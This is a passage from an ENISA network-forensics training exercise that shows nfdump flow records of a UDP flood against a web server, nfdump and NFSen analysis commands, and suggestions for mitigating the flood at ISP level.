2007-02-24 04:09:32.129   110.293 UDP      213.63.169.117:3656 ->    195.88.49.121:58560 .A.... 196      194     5626        1      408    29     1
2007-02-24 04:09:22.862   119.237 UDP      213.63.169.117:3656 ->    195.88.49.121:47691 .A.... 196      196     5684        1      381    29     1
2007-02-24 04:09:59.814    15.190 UDP      43.170.142.79:57024 ->    195.88.49.121:50927 .A....   0        2       58        0       30    29     1
2007-02-24 04:07:38.749   223.131 UDP      213.63.169.117:3656 ->    195.88.49.121:2317  .A.... 196      303     8787        1      315    29     1
2007-02-24 04:06:45.265   272.644 UDP      33.106.25.243:54606 ->    195.88.49.121:39499 .A.... 100      261     7569        0      222    29     1
2007-02-24 04:08:34.132   168.052 UDP      213.63.169.117:3656 ->    195.88.49.121:26214 .A.... 196      357    10353        2      492    29     1
2007-02-24 04:09:54.855    88.847 UDP      43.170.142.79:57024 ->    195.88.49.121:4638  .A....   0        4      116        0       10    29     1
2007-02-24 04:09:38.093   104.256 UDP      33.106.23.177:2483  ->    195.88.49.121:36855 .A....   0      199     5771        1      442    29     1
2007-02-24 04:09:37.254   103.935 UDP      213.63.169.117:3656 ->    195.88.49.121:19212 .A.... 196      180     5220        1      401    29     1
2007-02-24 04:09:25.711   116.521 UDP      213.63.169.117:3656 ->    195.88.49.121:8264  .A.... 196      195     5655        1      388    29     1
Summary: total flows: 50, total bytes: 301542, total packets: 10398, avg bps: 8088, avg pps: 34, avg bpp: 29
Time window: 2007-02-24 04:05:15 - 2007-04-14 22:12:54
Total flows processed: 16132, Records skipped: 0, Bytes read: 838876
Sys: 0.016s flows/second: 1008250.0  Wall: 0.028s flows/second: 556794.3
```

Figure 45: Network statistics

Modifying the filter ('dst host') can help to identify the behaviour of each attacking IP separately.

CLI:

In the command line interface use the following command:

sudo nfdump -R nfcapd.200702240410:nfcapd.200702240900 -o extended -c 50 'dst ip 195.88.49.121 and (src ip 33.106.25.243 or src ip 207.39.221.61 or src ip 213.63.169.117 or src ip 43.170.142.79 or src ip 33.106.23.177)'

Modify the 'dst host' accordingly.

Conclusion:

The attacking IP was sending UDP packets to a WWW server to many different destination ports but always from the same source port. All these five attacking IPs sent packets simultaneously. All the packets had the same size: 29 B.

CLI:

For example, to see what flags were set:

sudo nfdump -R nfcapd.200702240410:nfcapd.200702240500 -c 50 -o extended 'dst ip 195.88.49.121 and (src ip 33.106.25.243 or src ip 207.39.221.61 or src ip 213.63.169.117 or src ip 43.170.142.79 or src ip 33.106.23.177)'

For example, to see the interfaces where packets came from:

nfdump -R nfcapd.200702240410:nfcapd.200702240500 -o fmt:%in 'src ip 33.106.25.243' | sort -u

Some possible suggestions for attack mitigation may include the following:

- If the attacked server is only a WWW server, without other services, you could block all UDP traffic. This prevents repeated attacks from new IPs.
- Blocking UDP traffic destined only to high number ports. (For example, if the attacked server is also a DNS server and you cannot block all UDP traffic – you could block all >53/UDP.)
- Rate limiting of UDP traffic is also a possibility.

After finishing Task 1, stop nfsen by issuing the following command.

~#: sudo /data/nfsen/stop.sh

Start another instans of nfsen: ***~#: sudo /data/nfsen2/start.sh*** and navigate to ***http://localhost/nfsen2/nfsen.php***

a) identify when the attack began;
b) identify what is actually being attacked;
c) identify what IPs are involved in carrying out the attack;
d) identify the way the attack is being carried out;
e) identify where the attack came from; and
f) suggest ways of mitigating the attack at the ISP level.

7 References

1. Netflow: http://en.wikipedia.org/wiki/Netflow
2. Nfdump: http://nfdump.sourceforge.net/
3. NFSen – Netflow Sensor: http://nfsen.sourceforge.net/
4. Wireshark: http://www.wireshark.org
5. Snort: http://www.snort.org

ENISA
European Union Agency for Network and Information Security
Science and Technology Park of Crete (ITE)
Vassilika Vouton, 700 13, Heraklion, Greece

Athens Office
1 Vass. Sofias & Meg. Alexandrou
Marousi 151 24, Athens, Greece

PO Box 1309, 710 01 Heraklion, Greece
Tel: +30 28 14 40 9710
info@enisa.europa.eu
www.enisa.europa.eu